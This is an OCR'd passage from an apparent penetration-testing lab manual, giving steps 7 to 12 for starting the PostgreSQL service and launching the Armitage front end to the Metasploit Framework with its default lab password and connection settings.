
   Note: The password that you type will not be visible.
7. Now, type **cd** and press **Enter** to jump to the root directory.
8. In the **Terminal** window, type **service postgresql start** and press **Enter** to start the database service.




9. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting** → **Exploitation Tools** → **Metasploit Framework** → **armitage** to launch the Armitage tool.




10. A security pop-up appears, enter the password as **toor** and click **OK**.




11. The **Connect…** pop-up appears; leave the settings to default and click the **Connect** button.




12. The **Start Metasploit?** pop-up appears; click **Yes**.



